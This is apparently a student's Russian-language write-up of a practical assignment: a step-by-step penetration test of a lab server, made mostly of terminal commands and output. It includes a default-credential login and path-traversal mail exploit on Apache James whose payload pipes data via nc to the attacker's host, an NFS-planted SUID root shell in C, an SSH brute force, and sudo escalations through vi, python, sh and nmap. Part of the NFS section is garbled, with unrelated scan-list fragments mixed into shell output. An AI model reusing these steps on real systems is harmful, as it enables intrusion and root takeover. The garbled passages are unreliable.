

Практическое задание: Поиск и эксплуатация уязвимостей на сервере

Просканировал свою сеть и выявил адрес сервера

```
(k@k)-[~]
$ hostname -I
192.168.136.129

(k@k)-[~]
$ nmap -sV 192.168.136.129/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 18:08 MSK
Nmap scan report for 192.168.136.2
Host is up (0.00098s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain

Nmap scan report for 192.168.136.129
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.136.134
Host is up (0.00093s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open      smtp      JAMES smtpd 2.3.2
80/tcp    open      http      Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open      pop3      JAMES pop3d 2.3.2
111/tcp   open      rpcbind   2-4 (RPC #100000)
119/tcp   open      nntp      JAMES nntpd (posting ok)
873/tcp   open      rsync      (protocol version 31)
2049/tcp  open      nfs       2-4 (RPC #100003)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 27.12 seconds

(k@k)-[~]
$
```

Эксплуатация уязвимостей в почтовом сервере Apache James

Получил информацию о всех открытых портах на устройстве и версиях программ и сервисов, запущенных на этих портах `nmap -p- -sV 192.168.136.134`

```
(k@k)-[~]
$ nmap -p- -sV 192.168.136.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 19:22 MSK
Nmap scan report for 192.168.136.134
Host is up (0.00046s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs          2-4 (RPC #100003)
4555/tcp   open  rsip?
4848/tcp   open  tcpwrapped
34793/tcp  open  status       1 (RPC #100024)
41563/tcp  open  mountd       1-3 (RPC #100005)
44319/tcp  open  mountd       1-3 (RPC #100005)
45169/tcp  open  nlockmgr     1-4 (RPC #100021)
56323/tcp  open  mountd       1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4555-TCP:V=7.94SVN|I=7%D=9/5|Time=66D9DAE4|P=x86_64-pc-linux-gnu|(
SF:GenericLines,7C,"JAMES\x20RemoteAdministration\x20Tool\x202.\3.\2\n
SF:Please\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPass
SF:word:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.32 seconds
(k@k)-[~]
```

Используя telnet соединение, подключился к машине по порту 4555, при запросе логина и пароля, ввёл дефолтные значения для James, которые не были изменены, тем самым получив доступ с правами администратора к сервису James. Далее введя `listusers` посмотрел список пользователей, подключенных к серверу

```
(k@k)-[~]
$ telnet 192.168.136.134 4555
Trying 192.168.136.134 ...
Connected to 192.168.136.134.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
user: ../ ../ ../ ../ ../ ../ ../ ../ etc/bash_completion.d
```

Сбросил пароль для пользователя с именем serverMail

```
setpassword serverMail pass
Password for serverMail reset
```

Отправил особое письмо со скомпрометированного адреса электронной почты на только что созданный аккаунт, которое выполнится один раз, когда пользователь войдет в систему.

```
(root@k)-[~]
# telnet 192.168.136.134 25
Trying 192.168.136.134 ...
Connected to 192.168.136.134.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Fri, 6 Sep 2024 16:48:
24 +0500 (YEKT)
helo serverMail
250 server Hello serverMail (192.168.136.129 [192.168.136.129])
mail from: <'serverMail@localhost>
250 2.1.0 Sender <'serverMail@localhost> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost>
OK
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
.
hostname | nc 192.168.136.129 3333
.
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```

Запустил прослушивание порта 3333 и вошёл на сервер под user1 (получив до этого пароль при эксплуатации уязвимостей в службе NFS)

```
(root@k)-[~]
# nc -lvp 3333
listening on [any] 3333 ...
192.168.136.134: inverse host lookup failed: Host name lookup failure
connect to [192.168.136.129] from (UNKNOWN) [192.168.136.134] 45162
server
```

Эксплуатация уязвимостей в службе NFS

Проверил установлена ли служба на сервере. Из вывода команды `ntar -sV 192.168.136.134` видно, что порты 111 и 2049 на которых обычно прослушивается NFS открыты, версия 2-4.

```
(k°k)-[~]
$ nmap -sV 192.168.136.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 20:24 MSK
Nmap scan report for 192.168.136.134
Host is up (0.0014s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp  open  nfs          2-4 (RPC #100003)
4848/tcp  open  tcpwrapped
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Для попытки получения полного доступа к системе через службу распределенной файловой системы NFS, для начала воспользовался утилитой Metasploit

```
+ -- [ metasploit v6.4.9-dev ]
+ -- -- 2420 exploits - 1248 auxiliary - 423 post ]
+ -- -- 1468 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search nfs

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/atlassian_confluence_namespace_ognl_injection 2022-06-02 excellent Yes Atlassian Confluence Namespace OGNL Injection
1 \ target: Unix Command . . .
2 \ target: Linux Dropper . . .
3 \ target: Windows Command . . .
4 \ target: Windows Dropper . . .
5 exploit/multi/http/atlassian_confluence_unauth_backup 2023-10-31 excellent Yes Atlassian Confluence Unauth JSON setup-restore Improper Authorization leading to RCE (CVE-2023-22518)
6 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Injection
7 \ target: Unix Command . . .
8 \ target: Linux Dropper . . .
9 \ target: Windows Command . . .
10 \ target: Windows Dropper . . .
11 \ target: PowerShell Stager . . .
12 auxiliary/dos/freebsd/nfsd/nfsd_mount normal No FreeBSD Remote NFS RPC Request Denial of Service
13 exploit/windows/ftp/labf/lbfaxe normal No LabF NFSv3 3.7 FTP Client Stack Buffer Overflow
14 exploit/dos/local/nfs_mount_root 2014-04-11 normal Yes Mac OS X NFS Mount Privilege Escalation Exploit
15 auxiliary/scanner/nfs/nfs_mount normal No NFS Mount Scanner
16 exploit/network/sunrpc/pkernellcallit 2009-09-30 good No NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
17 \ target: Automatic . . .
18 \ target: NetWare 6.5 SP2 . . .
19 \ target: NetWare 6.5 SP3 . . .
20 \ target: NetWare 6.5 SP4 . . .
21 \ target: NetWare 6.5 SP5 . . .
22 \ target: NetWare 6.5 SP6 . . .
23 \ target: NetWare 6.5 SP7 . . .
24 \ target: NetWare 6.5 SP8 . . .
25 exploit/windows/nfs/xlink/nfsd 2006-11-06 average No Omni-NFS Server Buffer Overflow
26 \ windows/ftp/xlink_client 2009-10-03 normal No XLink FTP Client Buffer Overflow
27 \ target: Windows XP Pro SP3 English . . .
28 \ target: Windows 2000 SP4 English . . .
29 exploit/windows/ftp/xlink_server 2009-10-03 good Yes XLink FTP Server Buffer Overflow

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/ftp/xlink_server
```

Выбрал эксплойт под номером 15, который позволяет просканировать удалённый хост на наличие доступных для монтирования NFS экспортов. Директория /home доступна для монтирования

```
msf6 > use auxiliary/scanner/nfs/nfsmount
msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.136.134
rhosts => 192.168.136.134
msf6 auxiliary(scanner/nfs/nfsmount) > run

[+] 192.168.136.134:111 - 192.168.136.134 Mountable NFS Export: / [*]
[+] 192.168.136.134:111 - 192.168.136.134 Mountable NFS Export: /home [*]
[*] 192.168.136.134:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > 
```

Смонтировал доступные экспорты NFS, работая от имени суперпользователя в директории home/nfs, проверив права и изучив имеющиеся в смонтированной директории папки user1 и server. Изучив их, в текстовом файле Important.txt в user1 найден пароль, который еще пригодиться. pass111word

```
(root@k)-[~]
# mount -o vers=3 192.168.136.134:/home nfs
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service
→ /usr/lib/systemd/system/rpc-statd.service.
# Name Disc
# cd nfs oit/multi/http/atlassian_confluence_namespace_ognl_injection 2022-
1 targets: Unix Command
# cd nfs Linux Dropper
# ls -al targets: Windows Command
total 16 targets: Windows Dropper
drwxr-xr-x 4 root root 4096 Apr 16 2023 .nce_unauth_backup 2023-
drwx----- 7 root root 4096 Sep 5 21:43 ..
drwxrwxr-x 19 k k 4096 May 8 2023 server network_ognl_injection 2021-
drwxr-xr-x 4 1002 1002 4096 Apr 16 2023 user1
# cd nfs Linux Dropper
# cd user1 Windows Command
# cd user1 targets: Windows Dropper
11 targets: PowerShell Stager
# cd user1 /d/oad/oad_mount
# ls explicit/windows/tmp/labf/axe 2017-
Important.txt tmp local/oad_mount_root 2014-
15 explicit/windows/tmp/oad_mount
# cd user1 rpc/pkernel_callit 2009-
# cat Important.txtromatic
pass:pass111word NetWare 6.5 SP2
```

Далее в tmp (user1) создал исполняемый файл с расширением .c , воспользовался рекомендованным файлом, скомпилированным на другой машине, заменив им исходный в директории /user1/tmp, и ввел рекомендованные команды на права и владельцев. Подключился по руту по SSH к серверу.

```
(root@k)-[~/nfs/user1/tmp]
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c

(root@k)-[~/nfs/user1/tmp]
# ls -al
total 24
drwxr-xr-x 2 root root 4096 Sep  5 23:12 .
drwxr-xr-x 4 1002 1002 4096 Apr 16  2023 ..
-rwsr-sr-x 1 root root 8671 Sep  5 20:04 nfs_payload
-rw-r--r-- 1 root root   68 Sep  5 23:25 nfs_payload.c

(root@k)-[~/nfs/user1/tmp]
# chown root:root ./nfs_payload

(root@k)-[~/nfs/user1/tmp]
# chmod +xs ./nfs_payload

(root@k)-[~/nfs/user1/tmp]
# ssh user1@192.168.136.134
user1@192.168.136.134's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Fri Sep  6 01:15:49 +05 2024

System load:  0.0               Processes:            215
Usage of /:   16.5% of 21.29GB   Users logged in:     1
Memory usage: 10%               IP address for eth0: 192.168.136.134
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Sep  6 01:15:49 2024 from 192.168.136.129
user1@server:~$ whoami
user1
user1@server:~$ /home/user1/tmp/nfs_payload
root@server:~# whoami
root
root@server:~#
```


Эксплуатация уязвимостей в конфигурации Sudoers

Запустил утилиту Metasploit. Воспользовался поиском и выбрал эксплойт под номером 11. Посмотрел опции.

```
msf6 > search ssh login

Matching Modules 168, 136, 129/24
=====
Nmap Scan Report for 192.168.136.2
Nmap Scan Report for 192.168.136.2
No. # Name 0.00000s latency) Disc
losure Date Rank Check Description ed
-----
0 exploit/linux/http/alienvault_exec 2017
-01-31 excellent Yes AlienVault OSSIM/USM Remote Code Execution
1 auxiliary/scanner/ssh/apache_karaf_command_execution 2016
-02-09 normal No Apache Karaf Default Credentials Command Execu
tion
2 auxiliary/scanner/ssh/karaf_login .
normal No Apache Karaf Login Utility
3 exploit/unix/ssh/array_vxag_vapv_privkey_privesc 2014
-02-03 excellent No Array Networks vAPV and vxAG Private Key Privi
lege Escalation Code Execution
4 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014
-05-27 normal No Cerberus FTP Server SFTP Username Enumeration
5 auxiliary/scanner/http/cisco_firepower_login .
normal No Cisco Firepower Management Console 6.0 Login
6 exploit/linux/ssh/cisco_ucs_scuser 2019
-08-21 excellent No Cisco UCS Director default scuser password
7 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684 2022
-10-10 excellent Yes Fortinet FortiOS, FortiProxy, and FortiSwitchM
anager authentication bypass.
8 exploit/linux/ssh/microfocus_obr_shrboardmin 2020
-09-21 excellent No Micro Focus Operations Bridge Reporter shrboard
min default password
9 post/linux/manage/sshkey_persistence .
excellent No SSH Key Persistence
10 post/windows/manage/sshkey_persistence .
good No SSH Key Persistence
11 auxiliary/scanner/ssh/ssh_login .
normal No SSH Login Check Scanner
12 auxiliary/scanner/ssh/ssh_login_pubkey .
normal No SSH Public Key Login Scanner
13 exploit/linux/ssh/symantec_smg_ssh 2012
-08-27 excellent No Symantec Messaging Gateway 9.5 Default SSH Pas
sword Vulnerability
14 exploit/unix/ssh/tectia_passwd_changereq 2012
-12-01 excellent Yes Tectia SSH USERAUTH Change Request Password Re
set Vulnerability
15 post/windows/gather/credentials/mremote .
normal No Windows Gather mRemote Saved Password Extracti
on
```

```

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > Show options
[-] Unknown command: Show. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  CreateSession        true            no        Create a new session for every successful login
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD             none            no        A specific password to authenticate with
  PASS_FILE            none            no        File containing passwords, one per line
  RHOSTS               22              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                22              yes       The target port
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  THREADS              1               yes       The number of concurrent threads (max one per host)
  USERNAME             none            no        A specific username to authenticate as
  USERPASS_FILE        none            no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false           no        Try the username as the password for all users
  USER_FILE            none            no        File containing usernames, one per line
  VERBOSE              false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >

```

Для брутфорса необходимы файлы со словарями паролей и логинов. Проверил их в корневой директории Метаспloit и прописал пути к ним в настройке. Также прописал другие настройки, остановить перебор при успехе и отображать его. Запустил перебор.

The image shows a Metasploit terminal window and a file manager. The terminal window displays the configuration of the `auxiliary/scanner/ssh/ssh_login` module. The file manager shows the location of the wordlists used in the configuration.

Metasploit Terminal Output:

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.136.134
RHOSTS => 192.168.136.134
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

```

File Manager (Thunar) View:

The file manager shows the `/usr/share/wordlists/metasploit/` directory. The files `adobe_top100_pass.txt` and `default_users_for_services_unhash.txt` are highlighted, corresponding to the `PASS_FILE` and `USER_FILE` settings in the terminal.

Учетные данные Логин – test; Пароль – secret

Подключился по ssh для редактирования файла sudoers

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults:root    env_reset

Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
server  ALL=(ALL:ALL) ALL

# Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /bin/sh
test    ALL=(ALL) NOPASSWD: ALLOWED_CMDS
user1   ALL=(ALL) NOPASSWD: ALLOWED_CMDS
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

~
```

Подключился по ssh используя полученные перебором учетные данные.

```
test@server:/$ whoami
test
test@server:/$
```

Попробовал прочитать файл important и проверил список разрешений пользователя

```
test@server:/$ whoami
test
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /bin/sh
test@server:/$
```

Для эскалации привилегий через Vi, запустил редактор ввел `!whoami` , затем ввёл `!cat /home/server/Important.txt` , прочитав таким образом файл `important.txt`

```
test@server:/$ sudo vi
root
Press ENTER or type command to continue
~
~
~
:!cat /home/server/Important.txt
Press ENTER or type command to continue
Important Information!
Press ENTER or type command to continue
```

Для эскалации через Python, использовал модуль `os` языка Python командой `sudo python3 -c 'import os;os.system("whoami")'` и убедившись, что запущена под рутом, прочитал файл импортант

```
test@server:/$ sudo python3 -c 'import os;os.system("whoami")'
root
test@server:/$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt ")'
Important Information!
test@server:/$
```

Для эскалации через Sh, запустил Sh, убедился, что от рута и прочитал импортант.

```
test@server:/$ sudo sh
# whoami
root
# cat /home/server/Important.txt
Important Information!
#
```

Для эскалации через Nmap, запустил его в интерактивном режиме, но столкнулся с ошибкой `nmap: unrecognized option '--interactive`, чтобы обойти использовал скрипт. Далее когда Nmap запустилась, убедился что под рутом и прочитал файл импортант.

```
test@server:/$ TF=$(mktemp)
test@server:/$ echo 'os.execute("/bin/sh")' > $TF
test@server:/$ sudo nmap --script=$TF

Starting Nmap 6.40 ( http://nmap.org ) at 2024-09-06 23:58 +05
NSE: Warning: Loading '/tmp/tmp.vSm0uP7can' -- the recommended file extension is '.nse'.
# whoami
root
# cat /home/server/Important.txt
Important Information!
#
```

Эксплуатация уязвимостей в веб-приложении phpMyAdmin

Определив сервис апаче на 80 порту

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))

Использовал инструмент nikto для сканирования веб-сервера. В выводе есть phpmyadmin значит это приложение стоит на сервере. Дополнительно убедился в этом пройдя в браузере по адресу <http://192.168.136.134/phpmyadmin/>

```
root@k: ~
File Actions Edit View Help
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attacker
s to easily brute force file names. The following alternatives for 'index' were fo
und: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exch
ange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Server may leak inodes via ETags, header found with file /, inode: 2cf6, size
: 5f7b7b8ed9652, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=C
VE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache
2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 0.
+ /info.php: Output from the phpinfo() function was found.
+ /info.php: PHP is installed, and a test script which runs phpinfo() was found. T
his gives a lot of system information. See: CWE-552
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-r
estricting-access-to-iconsreadme/
+ /info.php?file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from
RSnake's RFI list. See: https://gist.github.com/mubix/5d269c686584875015a2
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8254 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2024-09-06 23:51:06 (GMT3) (30 seconds)

+ 1 host(s) tested

(root@k)-[~]
#
```

Далее использовал утилиту Metasploit

```
msf6 > search phpmyadmin

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/phpmyadmin_config 2009-03-24 excellent No PhpMyAdmin Config File Code Injection
1 auxiliary/scanner/http/phpmyadmin_login . normal No PhpMyAdmin Login Scanner
2 post/linux/gather/phpmyadmin_credsteal . normal No Phpmyadmin credentials stealer
3 auxiliary/admin/http/telpho10_credential_dump 2016-09-02 normal No Telpho10 Backup Credentials Dumper
4 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30 excellent No Zpanel Remote Unauthenticated RCE
5 \ target: Generic (PHP Payload) . . .
6 \ target: Linux x86 . . .
7 exploit/multi/http/phpmyadmin_3522_backdoor 2012-09-25 normal No phpMyAdmin 3.5.2.2 server_sync.php Backdoor
8 exploit/multi/http/phpmyadmin_lfi_rce 2018-06-19 good Yes phpMyAdmin Authenticated Remote Code Execution
9 \ target: Automatic . . .
10 \ target: Windows . . .
11 \ target: Linux . . .
12 exploit/multi/http/phpmyadmin_null_termination_exec 2016-06-23 excellent Yes phpMyAdmin Authenticated Remote Code Execution
13 exploit/multi/http/phpmyadmin_preg_replace 2013-04-25 excellent Yes phpMyAdmin Authenticated Remote Code Execution via preg_replace()

Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/http/phpmyadmin_preg_replace

msf6 > use auxiliary/scanner/http/phpMyAdmin_login


Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/http/phpmyadmin_login . normal No PhpMyAdmin Login Scanner


